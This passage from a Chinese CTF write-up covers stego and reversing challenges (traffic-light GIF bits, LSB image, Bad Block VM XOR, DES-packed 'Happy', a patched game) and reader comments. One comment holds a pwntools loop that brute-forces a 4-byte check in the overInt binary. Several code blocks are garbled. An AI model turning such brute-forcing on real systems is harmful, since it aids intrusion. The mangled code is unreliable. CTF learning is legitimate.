题目是一个Gif文件,明显看到红绿交替闪烁,8次之后会有一次黄灯闪烁,于是想到01编码,黄灯是分割。 先把gif每一帧都提取出来,用python的PIL库可以方便提取

```
from PIL import Image
import os

gifFile = 'Traffic_Light.gif'
im = Image.open(gifFile)
pngDir = gifFile[:-4]
os.mkdir(pngDir)


try:
    while True:
```

```
current = im.tell()
  im.save(pngDir + '/' + str(current) + '.png')
  im.seek(current + 1)
except EOFError:
pass
```

为了之后更好的识别颜色,顺便做一个剪切

```
def cut(idx):
    fileName = './Traffic_Light/' + str(idx) + '.png'
    im = Image.open(fileName)
    x = 90
    y = 30
    w = 45
    h = 140
    region = im.crop((x, y, x+w, y+h))
    newFileName = './Traffic_Light/' + str(idx) + '_modify.png'
    region.save(newFileName)
```

可以得到这样的图像



由于颜色比较简单,可以直接用识别图片主色调来进行颜色的区分,识别颜色,分别对应01分隔符。

```
def get_dominant_color(idx):
  fileName = './Traffic_Light/' + str(idx) + '_modify.png'
   image = Image.open(fileName)
   image = image.convert('RGBA')
  image.thumbnail((200, 200))
  max_score = 0
  dominant_color = 0
   for count, (r, g, b, a) in image.getcolors(image.size[0] * image.size[1]):
       # =====
       if a == 0:
      saturation = colorsys.rgb_to_hsv(r / 255.0, g / 255.0, b / 255.0)[1]
      y = min(abs(r * 2104 + g * 4130 + b * 802 + 4096 + 131072) >> 13, 235)
      y = (y - 16.0) / (235 - 16)
       # =====
       if y > 0.9:
           continue
       score = (saturation + 0.1) * count
       if score > max_score:
          max_score = score
          dominant_color = (r, g, b)
```

最后把01串转为可见字符

```
flag{Pl34s3_p4y_4tt3nt10n_t0_tr4ff1c_s4f3ty_wh3n_y0u_4r3_0uts1d3}
```

GreatWall

用stegsolve打开图片,发现rgb的lsb里都有点东西,顺序改成bgr发现了jpg的头,于是提取出来,删掉前几个没用的byte,打开图片,发现一堆长短杠和+。猜测+是分隔
l=['10100011','1110100','110011','1100101','110010','110110','110000','1100111','1110010','1110000','1110000','1110000','1110000','1110000','1110000','1110000','1110000','1110000','1110000','1111000','1110000','111100','1111000','111100','111100','111100','111000','111100','1110','1110','1110','1110','110

Re

Bad Block

首先patch掉两个反调函数,然后后面一堆block、god block什么的逻辑逆了会发现都没有用,直接从cin开始看,首先对输入做了4轮异或,然后送进一个vm。分析vm代码,就是对输入的每一位异或了(36+i) * 2,然后与一个值比较。直接实现逆过程即可还原flag。

```
s=[
0x002E, 0x0026, 0x002D, 0x0029, 0x004D, 0x0067, 0x0005, 0x0044,
0x001A, 0x000E, 0x007F, 0x007F, 0x007D, 0x0065, 0x0077, 0x0024,
0x001A, 0x005D, 0x0033, 0x0051]
s2=[]
for i in range(20):
    s2.append(s[i] ^ ((36+i)*2) )
for i in range(4):
    for j in range(19,0,-1):
        s2[j] ^= s2[j-1]
print ''.join(map(chr, s2) )
```

Happy

放到IDA里看一看,发现解不出来,判断是加了壳。考虑动态跑一下dump内存来脱壳。 Dump出来之后用IDA重新打开,手动c一下把数据转换成代码

```
int shouldBe[48]; // [rsp+60h] [rbp-2D0h]
int encrypted[100]; // [rsp+120h] [rbp-210h]
char inputStr[104]; // [rsp+280h] [rbp-80h]
          unsigned __int64 v19; // [rsp+318h] [rbp-18h]
          v19 =
                                      _readfsqword(0x28u);
           sub_750();
          sub_780();
          if ( (unsigned __int64)strlen() <= 0x64 )
                    v1 = &inputStr[strlen(inputStr)];
                   *(_WORD *)v1 = 'hh';
                                   RY[0x204940] = someBase64();
                                                                                                                                                                                             // b3W6f3iCdIC6d3GlgR==(const)
                   for ( i = 0; i < (unsigned __int64)strlen(); i = v8 + 1 )</pre>
                           tmpStr?[v5] = inputStr[v8];
                           if ( !(((_BYTE)v8 + 1) & 7) )
                                  for ( j = 4; j < (unsigned __int64)(strlen() - 1); <math>j = v10 + 1)
    -边看反编译结果一边动态调试,程序在输入追加了"hh"。有一个base64,解不出来,先不管,继续往下动态调,发现有一个写死的key,然后进行了一些加密操作,和指i
0 \\ \text{xDE}, 0 \\ \text{xE8}, 0 \\ \text{x74}, 0 \\ \text{xFA}, 0 \\ \text{x1A}, 0 \\ \text{x53}, 0 \\ \text{x22}, 0 \\ \text{x5B}, 0 \\ \text{x13}, 0 \\ \text{xC7}, 0 \\ \text{xE5}, 0 \\ \text{x7A}, 0 \\ \text{x5E}, 0 \\ \text{x5B}, 0 \\ \text{x80}, 0 \\ \text{x65}, 0 \\ \text{x99}, 0 \\ \text{xF1}, 0 \\ \text{x5B}, 0 \\ \text{x4F} \\ \text{x5B}, 0 \\ \text{x
>>> key='hAppysad'
 >>> from Crypto.Cipher import DES
 >>> des=DES.new(key,DES.MODE_ECB)
 >>> s=map(chr,s)
```

Ctopia

>>> s="".join(s)

int v13; // [rsp+1Ch] [rbp-314h]
int key[8]; // [rsp+20h] [rbp-310h]
int tmpStr?[8]; // [rsp+40h] [rbp-2F0h]

一个游戏题,主函数中可以明显看到0%,25%,50%,75%等字符串,猜测要打通几关才能拿flag。玩了一会发现有的怪打不动,于是patch程序,把enemy::die的条件从血<=

["'", 'B', '\xac', '\xa6', 'K', '\x90', '\xa4', '}', 'G', '@', '\xcc', 'E', '\x7f', '\xa1', ',', '\xbc', '\x83', 'R', '^', 'Q'

'\'B\xac\xa6K\x90\xa4}G@\xccE\x7f\xa1,\xbc\x83R^Q`\xf9\xeeO=h\xdd\xde\xe8t\xfa\x1aS"[\x13\xc7\xe5z^X\x80\xb0e\x99\xf1[O'



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'flag{If_u_kn0w_bas364_aNd_d3S_u_Wil1_be_happY}hh'

1. 9条回复



<u>醉猫</u> 2018-12-03 13:14:03

老大能分享一下shadow那道题中用的fuzz的字典么,,灰常感谢。。

0 回复Ta



rob****nzzx 2018-12-04 20:11:18

请问overInt中为什么的exp中用\x00\x15\x16\x89是怎么绕过呢

0 回复Ta



Whitzard 2018-12-05 13:58:50

@rob****nzzx 是爆破出来的。开头的文字描述里有。

0 回复Ta



rob****nzzx 2018-12-06 17:00:36

@rob**nzzx 贴一下我的爆破函数:

```
def a():
  for a in xrange(3):
      for b in xrange(20,30):
           for c in xrange(20,30):
              for d in xrange(100,150):
                  print(a)
                  print(b)
                  print(c)
                  print(d)
                   p = process('./pctf/overInt')
                   print p.recv()
                   p.send(chr(a)+chr(b)+chr(c)+chr(d))
                   info = p.recv()
                  print info
                   k = info.rfind("wrong")
                   if k<0:
                      p.close()
                       canary = chr(a)+chr(b)+chr(c)+chr(d)
                      return canary
                   else:
                       p.close()
```

0 回复Ta



rob****nzzx 2018-12-06 17:07:46

@rob**nzzx 贴错了,这个是测试用的...不过原理差不多

0 回复Ta



rob****nzzx 2018-12-06 18:23:11

你好,overInt这题的exp中的这段代码,是怎么实现绕过的呢?

0 回复Ta



rob****nzzx 2018-12-06 18:32:22

@rob**nzzx 为了使返回值为543372146

0 回复Ta



<u>188****3251</u> 2018-12-07 00:40:20

大佬,请教下reverse badblock,我用ida6.8,为啥看你们wp好像都能反汇编出类结构,我只能搞出指针,还有cin死活找不到。。

0 回复Ta



dotsu 2018-12-12 22:12:47

@188****3251 类结构要自己标的,可以参考下我标的 https://pan.baidu.com/s/1dxFyBxqQxoXXq4eq9xYzCA

0 回复Ta

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